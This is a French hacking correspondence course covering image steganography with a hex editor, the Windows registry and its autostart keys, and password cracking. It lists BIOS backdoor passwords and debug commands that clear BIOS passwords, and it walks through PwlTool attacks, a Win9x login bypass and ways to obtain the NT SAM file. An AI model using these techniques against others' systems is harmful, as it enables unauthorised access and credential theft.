


4. A gauche se trouve la translation HexaDécimale des données qui s'affichent à droite (et qui sont incompréhensibles)
5. Peu nous importent les données HexaDécimales. Repérez en haut, dans la colonne de droite, les espaces vides (caractérisés par des points qui s'ensuivent sur plusieurs lignes)
6. C'est dans cette zone que devront se porter nos travaux. A la place de ces points, écrivez un petit mot. Ici nous écrivons : stegano, et, très important, ne laissez jamais d'espaces dans vos messages, mettez-y des points. Notez que cela aurait tout aussi bien pu être le nom d'une société ou d'une personne, propriétaire des droits de l'image.




7. Sauvegardez l'image sous un autre nom (dans le menu : File puis Save as). Il est très important de prendre cette précaution car une mauvaise manipulation peut avoir des résultats désastreux sur ce type de fichiers. Nous verrons cela par la suite.
8. Ouvrez de nouveau l'image afin de voir si les modifications n'ont pas posé de problèmes.

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL




*Après*



*Avant*

1. L'image obtenue s'avère être l'identique de la première. Pourtant, l'une d'elles contient un petit mot. Pour s'en assurer il suffit de la réouvrir avec WinHEX.

*Remarque : que se serait-il passé si l'on avait écrasé des données essentielles par notre message stégano ? L'exemple parle tout seul.*




# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

## Initiation à la base de registre Windows

La base de registre est actuellement le support fondamental sur lequel repose l'exécution de Windows. C'est dans cette base de données que sont entrées toutes les variables du système. Certaines variables sont plus utiles que d'autres : certaines déterminent des mots de passe, d'autres des associations aux formats de fichiers, d'autres encore les programmes qui démarrent lors de l'initialisation de Windows, etc.

Il est très facile de manipuler la base de Registre, il suffit d'en comprendre le fonctionnement. Une fois que vous aurez bien assimilé comment manipuler votre BDR (Base de Registre), vous pourrez, sans danger, y apporter les modifications désirées.

L'utilitaire de gestion de la BDR est Regedit. c'est un utilitaire Windows que vous pouvez lancer via "Démarrer", "Exécuter" puis en tapant regedit.



### Structure

La structure de la base de registre est simplissime. Ce sont six répertoires racines et des ensembles de sous-répertoires qui forment des arborescences.



A voir la structure de la BDR, en développant les répertoires, on se rend très vite compte de plusieurs choses :



## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

1. C'est très mal organisé
2. Il n'y a aucun repère
3. Certaines données sont incompréhensibles

La BDR n'est qu'un ensemble de variables auxquelles se réfèrent Windows et les applications qui y sont installées pour fonctionner. Pour les développeurs, nul besoin d'informer l'utilisateur des modifications qui interviennent sur la BDR, ni quelles sont ces modifications ou à quoi elles servent. Les répertoires sont ce qu'on appelle des "clefs". A l'intérieur de ces clefs, se trouvent des valeurs. A ces valeurs ("Nom" étant le nom que l'on attribue à la valeur), on attribue des variables ("Données" étant les données variables d'une valeur). Il existe trois types de valeurs :

1. Chaîne, à laquelle peuvent être rattachés des données au format ASCII (tous caractères)
2. Binaire, à laquelle ne peuvent être rattachées que des données au format binaire (base 2, des série de 1 et de 0)
3. DWORD, à laquelle ne peuvent être rattachées que des données au format décimal (base 10) ou hexadécimal (base 16).

Nom	Données
(ab) (Défaut)	(valeur non définie)
(01) Valeur binaire	11 01 10 10 10 10 10 10 10
(ab) Valeur Chaîne	"Données de la valeur"
(01) Valeur DWORD	0x00af2454 (11478100)

Ce sont à ces variables que se réfèrent les logiciels. Par exemple, le logiciel X va aller chercher la valeur "Faire" dans la clef "HKEY\_CLASSES\_ROOT/Programme X" et vérifier quelle donnée lui a été attribuée. Si la donnée est "Oui", alors le logiciel X se lancera complètement. Si cette donnée est "Non", alors le logiciel X se bloquera.

C'est tout ce qu'il y avait à savoir contenant la structure de la BDR.

Remarque : La valeur par défaut "(Défaut)" qui est une valeur Chaîne non définie, se trouve dans toutes clefs, dès lors qu'elles sont créées.

### Manipulation

Vous n'avez que quatre possibilités au niveau de la BDR :

1. Effacer : des clefs, des valeurs.
  2. Créer : Créer des clefs et des valeurs.
  3. Modifier : modifier des données, renommer des clefs, ...
  4. Transposer des informations de BDR.
- Pour effacer une clef ou une valeur, sélectionnez-la et cliquez sur "Suppr" ou faites un clic droit puis "Supprimer", ou encore le menu de regedit : "Edition", "Supprimer", après avoir sélectionné l'élément à supprimer.
  - Pour créer une clef ou une valeur, allez dans la colonne de droite correspondant à la clef dans laquelle vous voulez créer vos éléments, et utilisez le clic droit puis "Nouveau" ou directement le menu de regedit, par "Edition", "Nouveau", et choisissez l'élément à créer.
  - Pour renommer
    - des clefs : faites un clic droit sur la clef et choisissez "Renommer".
    - des valeurs : faites un clic droit sur la valeur puis choisissez "Renommer"
    - des données (les modifier) : faites un clic droit puis "Modifier" ou directement un double clic sur les valeurs dont vous voulez modifier les données.
  - Dans le cadre des transpositions, pour



## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

- Copier le nom d'une clef : faites un clic droit sur une clef et choisissez "Copier le nom clef", ou utilisez le menu par "Edition", "Copier le nom clef".
- Copier une valeur ou des données : faites "Modifier" et copier-coller le texte dans les cases respectives des valeurs/données.

*Remarque : le copiage de clefs, de valeurs ou de données, ne servent qu'à la retransposition de ces données textes dans un environnement d'édit de texte. Vous pouvez copier une clef, une valeur, comme vous copiez un fichier courant.*

### Les valeurs nécessaires au démarrage des applications Windows.

Vous le saviez très certainement, certaines applications windows se lancent par l'intermédiaire du menu "Démarrer", "Programmes", "Démarrage". Mais la BDR et les fichiers systèmes windows sont aussi des lieux de lancement des applications. En effet, Windows va vérifier dans certaines clefs fixes de la BDR, ou à certains endroits précis des fichiers systèmes de Windows, quelles applications il doit lancer.

Ces clefs, elles ne sont pas nombreuses :

1. HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run
2. HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Runonce
3. HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Runservices
4. HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
5. HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
6. HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
7. HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
8. HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
9. HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
10. HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
11. Et ainsi de suite...

A partir des répertoires racines, il suffit de rechercher l'existence d'une clef "Run" ou similaires dans "Software\Microsoft\Windows\CurrentVersion". Si il n'y a pas de clef qui s'y apparente, c'est qu'aucun logiciel n'a tenté de créer la clef. Au niveau de ces clefs, vous avez les valeurs (aux noms des logiciels en général) qui ont pour données le répertoire où se trouve le logiciel à lancer.

Nom	Données
(ab) (Défaut)	(valeur non définie)
(ab) Mirabilis ICQ	"C:\Program Files\ICQ\ICQ\icq.exe -minimize"
(ab) MSMSGs	""C:\Program Files\Messenger\msmsgs.exe" /background"

Ici par exemple, ce sont ICQ et MSN Messenger qui se lancent au démarrage depuis les répertoires où ils ont été installés.

Vous pouvez, par sécurité, par confort, ou dans un but nuisible, enlever des applications trop lourdes au démarrage ou en rajouter. C'est dans ces clefs que s'installe, par exemple, Netbus pour s'auto-relancer au démarrage de Windows et c'est dans ces mêmes clefs que s'installent beaucoup d'applications malicieuses (key-loggers entre autres).

Pour en savoir un petit peu plus sur la BDR et sa manipulation, notamment sur la fabrication de fichier de BDR (.bdr), référez-vous au cours Newbie+.


## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

### Qu'est ce que le cracking ?

Le terme "cracking" peut être associé à diverses choses. Il existe le cracking de softs qui consiste à contourner une protection mise au point par des développeurs pour éviter l'utilisation prolongée ou la copie de logiciels (Crackers). Dans certains cas, le Cracker désassemble le programme pour en modifier la source (assembleur) et le recompiler. De cette manière, on peut, par exemple, enlever la limitation de temps ou enlever un nagscreen (un écran qui apparaît à chaque démarrage). Les vrais Crackers sont très respectés dans l'underground... Il existe aussi le cracking de mots de passe, que le hacker utilise pour retrouver, contourner, effacer, visualiser, un pass afin d'accéder à un système. C'est cette deuxième définition du cracking que je vais essayer de vous développer dans cette partie de cours.

#### Le Bios

Comme vous devez le savoir, le BIOS (Basic Input Output System) se trouve sur votre carte mère.



C'est le circuit intégré rectangulaire (EEPROM) qui se trouve sous la pile plate. La plupart du temps, il y a un autocollant réfléchissant dessus avec la références du composant.

Il contient toutes les configurations matérielles permettant de démarrer votre ordinateur correctement (ex: détection disque dur). Sur certains BIOS, il est possible d'affecter un mot de pass pour protéger l'accès à votre système d'exploitation (User Password) ou à la configuration du bios (Supervisor Password).

Sur le plupart des ordinateurs, il faut appuyer sur le bouton "F1", ou "F2", ou "Suppr", ou "CTRL+ALT+S" de votre clavier lors du démarrage de votre PC pour accéder a la configuration du BIOS (Setup Bios).

Il existe plusieurs méthodes pour retrouver un mot de passe Bios que vous auriez oublié, et que nous allons détailler.. Mais attention, un individu malintentionné ayant un accès physique à votre ordinateur va d'abord essayer de deviner votre code en utilisant des mots de passe communs comme 1234,0000, des mots relié au sexe et à l'argent, des prénoms, les passes par défaut de divers systèmes ou même parfois rien.

#### Premiere méthode

Elle consiste à utiliser les mots de passe du constructeur. Les passes varient suivant le constructeur bien sûr. En effet, certains BIOS ont un backdoor constructeur mais pas tous ! Par précaution, même si vous n'êtes pas dans cette liste, considérez toutefois que votre mot de passe BIOS n'est jamais une protection 100% efficace.

Passes Award BIOS :

AWARD SW, AWARD\_SW, Award SW, AWARD PW, \_award, awkward, J64, j256, j262, j332, j322, 01322222, 589589, 589721, 595595, 598598, SER, SKY\_FOX, aLLy, aLLY, Condo, CONCAT, TTPTHA, aPaf, HLT, KDD, ZBAAACA, ZAAADA, ZJAAADC, djonet

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Passes AMI BIOS :

AMI, A.M.I., AMI SW, AMI\_SW, BIOS, PASSWORD, HEWITT RAND, Oder

Passes pour les autres BIOS :

LKWPETER, lkwpete, BIOSTAR, biostar, BIOSSTAR, biosstar, ALFAROME, Syxz, Wodj

### Deuxième méthode

Si vous avez accès au système d'exploitation mais vous n'avez pas accès au Setup Bios...

En utilisant une disquette de démarrage (ou en redémarrant win9x en mode ms-dos) pour accéder au DOS en mode réel, on va pouvoir utiliser la command debug pour enlever le pass d'accès a la configuration du BIOS (Setup).

Appelle le programme "c:\DOS\debug" ou "c:\Windows\command\debug"

En 2 mots, ce prog avec le paramètre -O (Output) permet de transmettre directement un octet à un port de sortie dont l'adresse suit.

Q permet de quitter le prog. Inutile de préciser qu'il est assez dangereux à utiliser.

Pour les BIOS AMI/AWARD :

"chemin"/debug

- O 70 17

- O 71 17

- Q

Pour les BIOS Phoenix :

"chemin"/debug

- O 70 FF

- O 71 17

- Q

Générique :

"chemin"/debug

- O 70 2E

- O 71 FF

- Q

Il ne vous reste plus qu'à rebooter votre ordinateur...

### Troisième méthode

Il existe aussi divers petits softs qui permettent de voir et enlever votre pass BIOS(pass d'accès à la configuration du bios) à partir du DOS.

AwCrack

Commandes pour désactiver les pass d'un Bios Award :

awcrack superoff

awcrack useroff

Et voilà, plus de pass...

AMI BIOS Remover


Pour les BIOS AMI :

"C" pour quitter, le reste du clavier pour enlever le pass BIOS.

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

### Quatrième méthode

Enlevez la pile plate qui se trouve sur votre carte mère (en effet, cette pile permet de sauvegarder certains paramètres du Bios comme l'heure et le mot de passe). Il faut attendre environ 15 à 30 minutes, mais parfois, une journée entière sera exigée pour que la mémoire se vide.



Lorsque l'on remettra la pile en place, tous les paramètres par défauts seront restaurés, donc plus de mot de passe Bios.

*Attention : généralement, la pile est scellée. Donc si vous enlevez la pile, votre garantie sera perdue.*

### Cinquième méthode

Si aucune de ces méthodes ne fonctionne, il faut reprogrammer le BIOS. Pour cela, il faut démonter le BIOS, avoir un programmeur d'EEPROM (on peut trouver cela dans tous les magasins d'électronique) et surtout l'image de votre BIOS (fichier binaire contenant le BIOS).

Pour trouver l'image de votre BIOS, il faudra faire un tour sur le site du fabricant. Flasher un BIOS consiste à le reprogrammer. Il faut faire très attention avec le Flashing BIOS car il peut endommager votre EEPROM ou votre carte mère. La connaissance des bases d'électronique est conseillé.

On peut aussi flasher le bios à partir d'une disquette de démarrage, mais dans ce cas, vous devez avoir accès au lecteur de disquette et utiliser un petit soft comme aflash (sans oublier l'image du nouveau bios).

### Les fichiers Password

Nous parlerons dans cette section du cracking de fichiers password pour divers OS. Pour commencer, voyons les trois types de méthodes utilisées par les pirates pour faire du cracking de fichiers Password.

#### L'attaque avec dictionnaire

Cette attaque est la plus rapide car elle effectue un test de mots de passe en utilisant un fichier dictionnaire (un simple fichier texte contenant un mot par ligne, les uns à la suite des autres). Pour faire un dictionnaire efficace, le pirate va relever un maximum d'informations sur les utilisateurs du serveur cible. Il peut trouver sur internet une multitude de dictionnaires déjà tout faits, ainsi que des générateurs.

#### L'attaque par brute force

Cette attaque prouve bien qu'aucun mot de passe n'est inviolable ! En effet, l'attaque par brute force consiste à essayer toutes les combinaisons possibles suivant un certain nombre de caractères. Si le mot de pass à cracker comprend plusieurs caractères spéciaux, chiffres et lettres, il sera plus long à brut forcer qu'un pass ne compre-

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

nant que des lettres. En bref, une attaque par brute force aboutit toujours, simple question de temps... Pour diminuer le temps de crack, le pirate va essayer de disposer d'une machine puissante ou même plusieurs (attaques distribuées). A vous de rendre sa tâche beaucoup trop longue pour être praticable, en choisissant un mot de passe suffisamment long et utilisant des caractères variés.

### L'attaque hybride


L'attaque hybride est le mélange des 2 précédentes attaques. Elle utilise un dictionnaire pour la partie principale (ex: crash) et le brute force pour la partie finale (ex:fr), ce qui permet de trouver les pass comment "crashfr" ou "crash24" etc.

### Les fichiers .pwl de Windows 9x/ME

Les fichiers ayant l'extension .pwl contiennent vos mots de pass Windows, ils se situent dans le répertoire racine (c:\windows).

Bien sûr, tous les fichiers .pwl sont cryptés. Vous pouvez le voir si vous essayez d'en ouvrir un avec un éditeur de texte comme notepad par exemple (restez appuyé sur la touche MAJ et faites un click droit sur le fichier pour faire apparaître le menu "ouvrir avec").


Ces fichiers peuvent contenir les mots des pass de connexions, écran de veille, sessions... Vous pensiez être protégés ? Pour les décrypter, il suffit d'utiliser un soft comme Pwlttool (<http://soft4you.com/vitas/pwlttool.asp>) qui va se charger de cracker le fichier et nous afficher les mots de passe en clair.



### Interface principale de PwLtool v6.5

Pour vérifier si cette attaque est réalisable ou non sur votre système, sélectionnez le fichier .pwl en cliquant sur le bouton "Browse". Ensuite, essayez de cliquer sur "Glide" (cette option ne fonctionne que pour les anciens fichiers PwL de windows95 et 3.11, elle permet de visualiser tous les pass sans même connaître un login !). Si jamais le "Glide" ne fonctionne pas, essayez "CheckPass". Si le passe de session est vide, il sera possible d'accéder à tous les autres mots de passe contenus dans le fichier. Toujours rien ? Tant mieux ! Mais d'autres méthodes seront utilisées lors d'une attaque contre vous et les utilisateurs de vos systèmes, il est donc important de les essayer vous-même pour prendre les mesures correctives avant que le pire n'arrive.

### L'attaque avec dictionnaire



Configurez une attaque par dictionnaire en cliquant sur l'onglet "Dictionary".




## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Sélectionnez ensuite le dictionnaire à utiliser en cliquant sur "browse". Pour lancer votre simulation d'attaque, cliquez sur "SearchPasswordFast" ou "SearchPassword"...

### L'attaque par brute Force


Cliquez sur l'onglet "Brute force"



Le paramètre "Password length" vous permet de définir la longueur du mot de passe à forcer (plus la plage est large, plus le nombre de combinaisons augmente). "Charset string" vous indique les caractères à utiliser durant la brute force (vous pouvez y inclure des chiffres ainsi que les caractères spéciaux comme "@" par exemple). Pour lancer l'attaque, cliquez sur "SearchPasswordFast", qui est plus rapide que "SearchPassword" car il n'utilise pas les API windows. Si l'attaque ne réussit pas, cliquez sur "SearchPassword". Il m'a fallu environ quatre minutes pour venir à bout d'un password composé de quatre lettres...

### L'attaque hybride

Pour lancer une attaque hybride, il suffit de retourner sur l'onglet dictionnaire et de cocher la case "Hybrid brute".



Nous n'aborderons pas toutes les options de PWLtools mais si vous voulez en savoir plus, allez faire un tour sur l'aide du soft en cliquant sur "Help". Je vous conseille de vous intéresser à l'option "Client/Serveur" qui permet de faire travailler plusieurs machines simultanément sur le même fichier password (attaque distribuée).

*Note : Contourner le pass Win9x, c'est possible. Lorsque que l'on démarre win9x si des pass ont été configurés pour accéder à l'OS, il vous demande une authentification par login et pass. Mais il existe diverses techniques pour contourner cette authentification... Intéressant à savoir, et utile en cas de perte de mot de passe !*

1. Essayez de cliquer sur "Cancel", normalement vous devriez avoir accès au système.
2. Au démarrage de votre ordinateur, cliquez sur "F8" pour faire apparaître le menu de démarrage (ou essayez de booter à partir d'une disquette de démarrage). Choisissez le mode MS-DOS. A présent, il va falloir changer l'extension des fichiers .pwl par autre chose pour empêcher windows de le trouver. Pour cela, tapez la commande suivante : `rename c:\windows\*.pwl *.xxx`

Relancez windows, tapez un mot de passe au hasard et vous verrez Windows vous demander une confirmation de nouveau pass. Cela signifie que le nouveau pass que vous taperez sera directement affecté au compte utilisateur sélectionné (login).

### Le fichier Sam de WIN NT ou WIN 2k

Le système Windows a deux failles de cryptage qui permettent de décrypter un fichier pass windows plus vite qu'un fichier pass Unix par exemple.

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

L'une de ces failles provient du hackage de LANmanager car il divise les pass en chaînes de sept caractères. L'autre vient de l'absence de salt (fonction rendant le hachage différent pour deux pass identiques). En clair, si deux utilisateurs choisissent le même pass, le cryptage sera exactement le même, ce qui facilite la tâche du crackeur.

Comme pour win9x, il existe des softs qui permettent de cracker les mots de passe des utilisateurs ou de l'admin. Sur les systèmes NT, les mots de pass sont sauvegardés dans un fichier SAM (Security Account Manager) crypté se trouvant dans c:\WINNT\system32\config\SAM. Vous ne pouvez pas visualiser ou copier le fichier SAM lorsque WINNT tourne car il est verrouillé par le noyau du système.

### Il est pourtant possible de se procurer ce fichier


Lorsque l'on installe WINNT, une copie de la base de données des mots de passe (fichier SAM) est créée dans le répertoire c:\WINNT\repair.

Cette copie ne contient que les pass par défaut créés lors de l'installation, donc seulement le pass de l'administrateur (ce qui intéresse le plus le pirate). Lorsque l'administrateur met à jour le disque de dépannage, le fichier SAM est, lui aussi, mis à jour (dans ce cas-là, le fichier SAM contient tous les comptes). Le pirate pourrait donc se procurer le fichier SAM à partir du dossier repair, car celui-ci n'est pas verrouillé par le noyau. Pensez donc à supprimer ce fichier, ou à le sauvegarder sur une disquette hors de portée d'un intrus.

Si le dossier repair ne contient pas le fichier SAM, il reste quand même une chance de l'obtenir, si vous avez perdu votre propre mot de passe. Faites booter le PC à partir d'une disquette de démarrage ou à partir d'un autre système d'exploitation. Ainsi, WINNT n'est pas exécuté, et donc le fichier SAM n'est pas verrouillé. Il est donc possible de copier le fichier SAM sur une disquette et le cracker par la suite.

Il faut savoir que le fichier SAM n'est pas le seul support qui permette de trouver les pass sur un réseau utilisant NT.

Prenons comme exemple L0phtCrack qui est le plus rapide et le plus efficace pour trouver les mots de pass NT. Car il n'utilise pas seulement le fichier SAM pour avoir le hachage des mots de pass et exploite les deux failles de cryptage vues précédemment.

